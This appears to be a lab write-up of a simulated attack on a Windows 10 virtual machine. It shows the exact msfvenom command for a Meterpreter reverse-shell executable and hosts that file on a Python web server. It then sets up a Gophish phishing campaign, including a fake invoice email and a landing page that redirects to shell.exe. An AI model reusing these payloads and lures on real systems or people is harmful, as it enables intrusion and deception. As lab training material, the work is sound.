
Attack Scenario:

In the attacking phase, I will use Metasploit framework to create a payload, with msfvenom module. This payload will be delivered to the victim machine (windows 10), and a listener will be set up using multi/handler module to wait for an incoming connection.

Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established. Using Meterpreter is ideal due to its stable shell and advanced post-exploitation capabilities ensuing a reliable session control, making it suitable for compromised Windows systems.


Step 1: Open Metasploit framework from kali Linux, using the msfconsole module.



kali [Running] - Oracle VirtualBox
notroot@kali: ~
File Actions Edit View Help

```
┌──(notroot㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for notroot:
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

I love shells --egypt


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Step 2: Creating the payload using msfvenom module in Metasploit framework.




```
┌──(notroot㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for notroot:
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > msfvenom -p windows/meterpreter/reverse-tcp LHOST=192.168.56.102 LPORT=444 -f exe -o shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse-tcp LHOST=192.168.56.102 LPORT=444 -f exe -o shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Error: invalid payload: windows/meterpreter/reverse-tcp
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=444 -f exe -o shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=444 -f exe -o shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
msf6 >
```

- -p: Payload
- windows/meterpreter/reverse_tcp: Our reverse shell.
- LHOST=<your_Kali_IP Address>: Your Kali Linux IP address (you can find it with ip a).
- LPORT=4444: Port on your machine that will listen for the connection.
- -f exe: Output format for Windows operating system.
- > shell.exe: directs the output to a file named shell.exe

Step 3: Hosting the payload

So that the payload can be downloaded by the windows (victim) machine through the http server on port 80. This will start a web server serving files on (port 80) creating a link (e.g., http://<Kali_IP Address>/shell.exe).



```
┌──(notroot㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
▯
```

Step 4: The deliver of the payload

Once the payload has been successfully hosted on a web server using port 80, it becomes accessible via a URL (e.g., http://<Kali_IP Address>/shell.exe). Then comes the deliver, which is step 4, there are several ways to deliver payload to the victim such as: USB drop attacks, drive-by downloads, phishing. For my deliver process I use email phishing attack.

I will be using tools like **Gophish** which allows me to create, send, and track phishing emails. And **MailHog** to mimic a SMTP server, **MailHog** acts as a simulated email inbox, allowing the windows machine to receive emails locally. This is because using a real **SMTP server** is not workable. Because of most real email servers, especially public ones like Gmail or Outlook have a strong security mechanism such as **SPF**, **DKIM**, and **DMRAC** to block unauthorized senders and prevent spoofing. Unless you own the domain of the sender email address, you cannot send phishing emails or spoof emails without the email getting blocked or flagged


In **Gophish** I created custom email templates that appeared legitimate, making it more convincing for the victim. The email contained a payload link embedded within the message. I ensured that all the appropriate fields in the Gophish setup were accurately filled for successful deliver.

Below is the video to install Gophish:

- Gophish: https://youtu.be/rwn2vlOLdRA?si=RarXdYESij68Bhxy

Using Gophish steps


1. **Launch Gophish**


kali [Running] - Oracle VirtualBox
notroot@kali: ~
File Actions Edit View Help

```
┌──(notroot㉿kali)-[~]
└─$ ./gophish

time="2025-05-07T01:09:59-04:00" level=warning msg="No contact address has been configured."
time="2025-05-07T01:09:59-04:00" level=warning msg="Please consider adding a contact_address entry in your config.json"
goose: no migrations to run. current version: 20220321133237
time="2025-05-07T01:09:59-04:00" level=info msg="Starting admin server at http://127.0.0.1:3333"
time="2025-05-07T01:09:59-04:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting IMAP monitor manager"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting new IMAP monitor for user admin"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting phishing server at http://0.0.0.0:8080"
time="2025-05-07T01:10:04-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:04 -0400] \"GET / HTTP/1.1\" 307 51 \"\
" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:05-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:05 -0400] \"GET /login?next=%2F HTTP/1.
1\" 200 1038 \"\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:06-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:06 -0400] \"GET /css/dist/gophish.css H
TTP/1.1\" 200 52514 \"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 F
irefox/128.0\""
time="2025-05-07T01:10:06-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:06 -0400] \"GET /images/logo_purple.png
 HTTP/1.1\" 200 4735 \"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0\""
time="2025-05-07T01:10:06-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:06 -0400] \"GET /images/logo_inv_small.
png HTTP/1.1\" 200 1118 \"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/201001
01 Firefox/128.0\""
time="2025-05-07T01:10:07-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:06 -0400] \"GET /js/dist/vendor.min.js
HTTP/1.1\" 200 324943 \"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
 Firefox/128.0\""
time="2025-05-07T01:10:08-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:08 -0400] \"GET /images/favicon.ico HTT
P/1.1\" 200 1150 \"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Fire
fox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:13 -0400] \"POST /login?next=%2F HTTP/1
.1\" 302 0 \"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
8.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:14 -0400] \"GET / HTTP/1.1\" 200 1763 \
"http://127.0.0.1:3333/login?next=%2F\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:14 -0400] \"GET /js/dist/app/dashboard.
min.js HTTP/1.1\" 200 2268 \"http://127.0.0.1:3333/\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/
128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:14 -0400] \"GET /js/dist/app/gophish.mi
n.js HTTP/1.1\" 200 1107 \"http://127.0.0.1:3333/\" \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/12
8.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - - [07/May/2025:01:10:14 -0400] \"GET /font/fontawesome-webfo
nt.woff2?v=4.7.0 HTTP/1.1\" 200 77160 \"http://127.0.0.1:3333/css/dist/gophish.css\" \"Mozilla/5.0 (X11; Linux x86_64; rv
:128.0) Gecko/20100101 Firefox/128.0\""
```

2. **Create users and groups**

We’ll add the users to a specific group that we will be creating, I named my group



Edit Group


Name: Test Victim

First Name	Last Name	Email	Position
Sara	Demo	vitctim-machine@outlo…	Accountant

Showing 1 to 1 of 1 entries

3. Set up SMTP sending profile

Here when filling the fields, make sure to use your localhostIPAddress on port 1025, as this is your local simulated SMTP server, where MailHog will be listening in port 1025 for email sent.



Edit Sending Profile

Name: Lab SMTP

Interface Type: SMTP

SMTP From: invoices@visiontech-sec.com

Host: 192.168.56.103:1025


☑ Ignore Certificate Errors

Email Headers:

Header	Value
No data available in table	

Showing 0 to 0 of 0 entries

4. Create the email template



Name: Reverse Shell Email

Envelope Sender: vitctim-machine@outlook.com

Subject: RE: Invoice #88491 – Payment Required

Text

```
Please review the invoice details and confirm payment as soon as possible to avoid
disruption of services.

You can securely view the invoice by clicking the link below:
http://192.168.56.102:80/shell.exe

Thank you,
Nadia Khan
Finance Department
Vision Tech
```


□ Add Tracking Image

No data available in table

Showing 0 to 0 of 0 entries

5. Create a landing page

Normally used for capturing credentials, but since I am doing a payload delivery. I just need to put any HTML code, but we won't be able to send the email later in the campaign if we don't have a landing page.




Edit Landing Page

Name: Payload Delivery

```
<html><head>
    <meta http-equiv="refresh" content="0; url=http://192.168.56.102:80/shell.exe"/>
  </head>
  <body>
    <p>Redirecting to secure document...</p>


</body></html>
```

□ Capture Submitted Data

6. Creating and launching the campaign




Reverse Shell Email

Landing Page: Payload Delivery

URL:

Are you sure?

This will schedule the campaign to be launched.




Reverse Shell Email

Landing Page: Payload Delivery

URL:

Campaign Scheduled!

This campaign has been scheduled for launch!



Details

Show 10 entries Search:

First Name	Last Name	Email	Position	Status	Reported
Sara	Demo	vitctim-machine@outlook.com	Accountant	Email Sent	⊗

Showing 1 to 1 of 1 entries

